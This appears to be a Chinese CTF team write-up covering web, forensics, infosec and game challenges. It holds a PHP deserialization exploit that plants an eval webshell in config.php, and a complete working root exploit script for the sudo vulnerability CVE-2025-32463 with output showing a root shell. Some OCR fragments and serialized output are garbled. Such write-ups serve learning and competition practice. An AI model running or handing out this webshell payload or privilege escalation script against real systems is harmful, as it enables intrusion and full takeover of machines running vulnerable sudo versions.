排名

Polis: 78 名

解题思路

WEB

浅析PHP原生类

解题代码：


```
<?php

  class install {
  private $username;
private $password;

public function __construct($username, $password) {
  $this->username = $username;
  $this->password = $password;
}
}

class Until {
  public $a;
  public $b;
  public $c;
```

```php
}

// 1. 构造用于删除/覆盖锁文件的 Until 对象
$exploit = new Until();
$exploit->a = "ZipArchive";      // 原生类
$exploit->b = "install.lock";    // 目标文件
$exploit->c = 8;                 // ZipArchive::OVERWRITE

// 2. 构造中间的 install 对象 (B), 它的 __toString 会触发 Until
// 同时我们将 Webshell 藏在这个对象的 password 里
$payload_shell = '<?php @eval($_POST["cmd"]);?>';
$trigger_obj = new install($exploit, $payload_shell);

// 3. 构造最外层的 install 对象 (A), 它的 __wakeup 会触发 B 的 __toString
// 它的 __destruct 会将 B (包含 shell) 写入 config.php
$entry_obj = new install($trigger_obj, "anything");

// 4. 生成 Payload
echo urlencode(serialize($entry_obj));

?>
```

用 `ZipArchive` 删除文件，在向 `config.php` 写入 shell。

`flag{df912b6643512d83006fdbfa47451ad8}`

:7:"install":2:{s:17:"installusername";O:5:"Until":3:
ve";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:29:"flag{df912b6643512d83006fdbfa47451ad8}
:"f0e166dc34d14d6c228ffac576c9a43c";}



取证

可恶的木马

确认时间 2018-2-23

```
223.11.48.14 - - [23/Feb/2018:21:35:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
223.11.48.14 - - [23/Feb/2018:21:35:56 +0800] "GET /favicon.ico HTTP/1.1" 404 988
117.61.2.97 - - [23/Feb/2018:21:35:56 +0800] "POST /sxzn/aboutSXZN.jsp HTTP/1.1" 200 7342
101.227.139.163 - - [23/Feb/2018:21:35:56 +0800] "GET / HTTP/1.0" 302 -
126.229.90.43 - - [23/Feb/2018:21:35:56 +0800] "GET /sxzn网站被黑客攻击 HTTP/1.1" 404 1156
101.227.139.163 - - [23/Feb/2018:21:35:56 +0800] "GET /sxzn HTTP/1.0" 302 -
117.61.2.97 - - [23/Feb/2018:21:35:56 +0800] "POST /sxzn/aboutSXZN.jsp HTTP/1.1" 200 7342
58.247.212.98 - - [23/Feb/2018:21:35:56 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
117.61.2.97 - - [23/Feb/2018:21:35:57 +0800] "POST /sxzn/aboutSXZN.jsp HTTP/1.1" 200 7342
117.61.2.97 - - [23/Feb/2018:21:35:57 +0800] "POST /sxzn/aboutSXZN.jsp HTTP/1.1" 200 7342
61.129.6.151 - - [23/Feb/2018:21:35:58 +0800] "GET /?nsukey=258PIXIoBZ1CYRUjEPQwYmE0D2GrUfH/+JrZjnzlKb5qV
61.129.6.151 - - [23/Feb/2018:21:35:58 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18576
112.28.175.188 - - [23/Feb/2018:21:35:59 +0800] "GET /sxzn/js/images_mz/exit.gif HTTP/1.1" 404 224
```

找到可疑文件 `2.jsp`:

```
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
```

找到可以的 2.jsp 。确认这个IP，搜索这个IP发现尝试了： table.jsp，en.jsp，2.jsp

`flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}`

INFOSEC

最近还好吗

`CVE-2025-32463`

POC

```
#!/bin/bash
# By Behnam Vanda
# For educational purposes only.
# Any illegal use is strictly prohibited and the author is not responsible.

STAGE=$(mktemp -d); CMD="/bin/bash"
[[ $EUID -eq 0 ]] && echo "Already root" && exit
for i in gcc sudo; do command -v $i >/dev/null || { echo "Missing $i"; exit; };
done
V=$(sudo --version|head -1|grep -oP '\d+(\.\d+)+') || exit
[[ $V =~ ^1\.9\.(1[4-7])$ ]] || { echo "Not vuln"; exit; }
sudo -R a a 2>&1|grep -qi "No such file" || { echo "Not vuln"; exit; }
cat >$STAGE/x.c <<EOC
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void x(){
  setreuid(0,0);setregid(0,0);chdir("/");
  execl("/bin/sh","sh","-c","$CMD",NULL);
}
EOC
mkdir -p $STAGE/vanda/etc $STAGE/libnss_
echo "passwd: /vanda" >$STAGE/vanda/etc/nsswitch.conf
[ -f /etc/group ] && cp /etc/group $STAGE/vanda/etc/
gcc -shared -fPIC -Wl,-init,x -o $STAGE/libnss_/vanda.so.2 $STAGE/x.c || exit
cd $STAGE && sudo -R vanda vanda
```

```
pwn@d6c7417b617c:~$ bash exp.sh
root@d6c7417b617c:/# ls -al /
total 80
drwxr-xr-x    1 root root 4096 Nov 24 13:30 .
drwxr-xr-x    1 root root 4096 Nov 24 13:30 ..
-rwxr-xr-x    1 root root    0 Nov 24 13:30 .dockerenv
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin -> usr/bin
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot
drwxr-xr-x    5 root root  340 Nov 24 13:30 dev
drwxr-xr-x    1 root root 4096 Nov 24 13:30 etc
-rw-------    1 root root   39 Nov 24 13:30 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib -> usr/lib
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 -> usr/lib64
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media
drwxr-xr-x    2 root root 4096 Jul 30 02:11 mnt
drwxr-xr-x    3 root root 4096 Aug 25 03:18 opt
dr-xr-xr-x 2411 root root    0 Nov 24 13:30 proc
drwx------    2 root root 4096 Aug 25 03:18 root
drwxr-xr-x    1 root root 4096 Nov 24 13:47 run
lrwxrwxrwx    1 root root    8 Apr 22  2024 sbin -> usr/sbin
drwxr-xr-x    2 root root 4096 Jul 30 02:11 srv
-rwx------    1 root root  357 Aug 25 03:17 start.sh
dr-xr-xr-x   13 root root    0 Nov 24 12:11 sys
drwxrwxrwt    1 root root 4096 Nov 24 13:50 tmp
drwxr-xr-x    1 root root 4096 Jul 30 02:11 usr
drwxr-xr-x    1 root root 4096 Jul 30 02:19 var
root@d6c7417b617c:/# cat /flag
flag{4afa915b611c3b54c3b006a515b56385}
root@d6c7417b617c:/#
```

GAME

我勒个马里奥

`flag{5cf8757eaebd50f8c8b47914e9167ac9}`

Tclsh8.6
% ls
Dockerfile flags resources supervisord.conf
README_CTF.md main.py source supervisord.log
__pycache__ performance_config.py start.sh supervisord.pid
% cd flags
% ls
victory_flag.txt
% cat victory_flag.txt
flag{5cf8757eaebd50f8c8b47914e9167ac9}
%